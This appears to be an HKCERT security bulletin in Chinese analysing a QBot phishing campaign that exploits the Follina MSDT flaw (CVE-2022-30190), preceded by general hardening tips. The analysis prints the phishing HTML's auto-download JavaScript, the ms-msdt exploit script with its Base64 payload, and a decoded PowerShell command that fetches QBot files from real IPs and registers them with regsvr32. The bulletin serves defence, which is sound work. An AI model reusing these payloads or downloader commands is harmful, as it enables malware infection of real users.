來源： https://zh.wikipedia.org/zh-hk/Nmap#/media/File:Nmap-5.21.png

保安建議

- 要時常更新系統及裝置的保安程式
- 更換支援已逾期的系統或裝置
- 關閉或封阻不使用的端口及IP 位址
- 定期審視業務需求，儘量減少端口公開的數目
- 減少公開非必要的資訊到互聯網上
- 限制登入失敗次數以減低密碼暴力攻擊的影響
- 經常審視日誌，查看有否異常的網絡流量來自不明的IP 地址
- 使用多重身分驗證及複雜性高的密碼（例如混合使用符號、數字、大階及細階英文字母，及建議長度不少於8個字元）
  - %iW2e!f1@5
  - F1o^i78.593!8as*(
  - 1!@*CSvw219)#/?

網絡攻擊：微軟檢測工具漏洞的QBot釣魚電郵攻擊

HKCERT早前發出一個有關微軟檢測工具 (MSDT) 漏洞的保安公告（CVE-2022-30190）。由於黑客可以利用該漏洞執行任意程式碼，加上有跡象顯示相關的網絡攻擊已經出現，所以被評為對相關系統構成極高風險。


至近日HKCERT更發現有報導指新版的QBot惡意軟件正試圖透過此漏洞散播，方法是發動大規模釣魚電郵攻擊，誘騙受害人開啟惡意附件。就此，HKCERT特別收集了其中一個電郵作樣本，並對整個攻擊手法及背後運作進行了分析。

甚麼是微軟支援診斷工具存在安全漏洞 (CVE-2022-30190)?

為Windows作業系統用以蒐集裝置之診斷資料，並傳送給技術支援工程師以解決問題之工具。研究人員發現微軟支援診斷工具存在名為Follina之安全漏洞(CVE-2022-30190)，攻擊者誘騙使用者開啟惡意Word檔案時，可利用URL協定呼叫微軟支援診斷工具以觸發此漏洞，進而遠端執行任意程式碼。


釣魚電郵

首先，黑客會發送一封帶有惡意 HTML 檔案的釣魚郵件，並誘騙受害者打開它。



來源：https://isc.sans.edu/diaryimages/images/2022-06-09-ISC-diary-image-04.jpg


於是HKCERT便翻查該HTML檔案的原始碼，先看到的是一段 JavaScript程式碼，但內容是經過Base64編碼方式處理的一排”亂碼”。



再從另一段落中，可以找到如直接開啟HTML檔案的話便會立即執行的程式碼，這程式碼會將上述的Base64”亂碼”轉換成二進位物件(Blob, Binary large object)，然後放進超連結中並觸發下載程序。

```
function b64toBlob (b64Data, contentType, sliceSize) {
  var byteCharacters = atob(b64Data);
  var byteArrays = [];

  for (var offset = 0; offset < byteCharacters.length; offset += sli
    var slice = byteCharacters.slice(offset, offset + sliceSize);

    var byteNumbers = new Array(slice.length);
    for (var i = 0; i < slice.length; i++) {
      byteNumbers[i] = slice.charCodeAt(i);
    }

    var byteArray = new Uint8Array(byteNumbers);
    byteArrays.push(byteArray);
  }

  var blob = new Blob(byteArrays, {type: contentType});
  return blob;
}

var blob = b64toBlob(text,'application/zip', 512);
if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(blob, "17045690_045147.zip");
} else {
    var url = URL.createObjectURL(blob);
    var a = document.createElement("a");
    a.href = url;
    a.download = "17045690_045147.zip";
    document.body.appendChild(a);
    a.click();
    setTimeout(function() {
        document.body.removeChild(a);
        window.URL.revokeObjectURL(url);
    },0);
}
```


開啟該 HTML 檔案後，瀏覽器便會立即顯示已經下載了一個名為「17045690_045147.zip」的 zip 檔案。



將「17045690_045147.zip」解壓縮後會得出一個「17045690_045147.img」檔，再解壓縮後見到另外3個檔案如下。

針對「doc564.docx」進行分析

HKCERT 嘗試截取網絡數據，發現當開啟「doc564.docx」後，有不尋常的網絡數據傳輸出現。從截取的數據中可以看到檔案首先以 User-Agent: Microsoft Office Protocol Discovery 連接伺服器（185[.]234[.]247[.]119），然後再試圖連接「185[.]234[.]247[.]119」去下載一個「123.RES」檔案的資料。




```
OPTIONS / HTTP/1.1
User-Agent: Microsoft Office Protocol Discovery
Host: 185.234.247.119
Content-Length: 0
Connection: Keep-Alive
```

```
GET /123.RES HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: 185.234.247.119
Connection: Keep-Alive
```

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
1596	WINWORD.EXE	OPTIONS	–	185.234.247.119:80	http://185.234.247.119/	unknown	–	–	suspicious
1596	WINWORD.EXE	GET	–	185.234.247.119:80	http://185.234.247.119/123.RES	unknown	–	–	suspicious

除觀察網絡數據外，亦可從分拆 docx 檔案後的「document.xml.rels」檔案中，看到黑客在背後其實是**透過 oleObject 物件**來下載及執行「123.res」檔案。

而下載及開啟「123.res」檔案後，就會看到調用 ms-msdt 通訊協議的指令，這便是直正利用 CVE-2022-30190 漏洞的程式碼，但內容亦是以 Base64 編碼方式隱藏了真正指令。

```
Etiam elit risus, ullamcorper cursus nisl at, ultrices aliquet turpis. Maecenas vitae odio non dolor venenatis
varius eu ac sem. Phasellus id tortor tellus. Ut vehicula, justo ac porta facilisis, mi sapien efficitur ipsum,
sit fusce.
</p>
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
        IT_LaunchMethod=ContextMenu
        IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]
        58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQAR
    QBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG
    8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQA
    uADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcA
    cgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPA
    HUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJA
    BwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]
        34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```

經重新編譯後，真正的指令是 PowerShell 的程式碼，會連接至 3 個不同的網站下載 Qbot 惡意軟件相關的檔案，並以 regsvr32 指令註冊在系統登錄檔上。

```
$p = $Env:temp;iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A;iwr http://85.239.55.228/$(random).dat
-OutFile $p\t1.A;iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A;regsvr32 $p\t.A;regsvr32
$p\t1.A;regsvr32 $p\t2.A
```

在撰寫本文時，Microsoft 已在 6 月 15 日的 6 月保安更新中發佈了針對此漏洞的修補程式。因此，HKCERT 建議用戶：

1. 保持系統、軟件及防毒軟件於最更新狀態
2. 切勿胡亂開啟不明檔案、網頁及電郵
3. 開啟電郵內的附件及連結之前最好先確定寄件者身份及電郵內容
4. 檢查文件的副檔名以免被檔案名稱誤導
5. 有關最新的系統漏洞資訊及如何修復，可訂閱 HKCERT 網站的保安公告

-完-

香港電腦保安事故協調中心
電話：8105 6060
電郵：hkcert@hkcert.org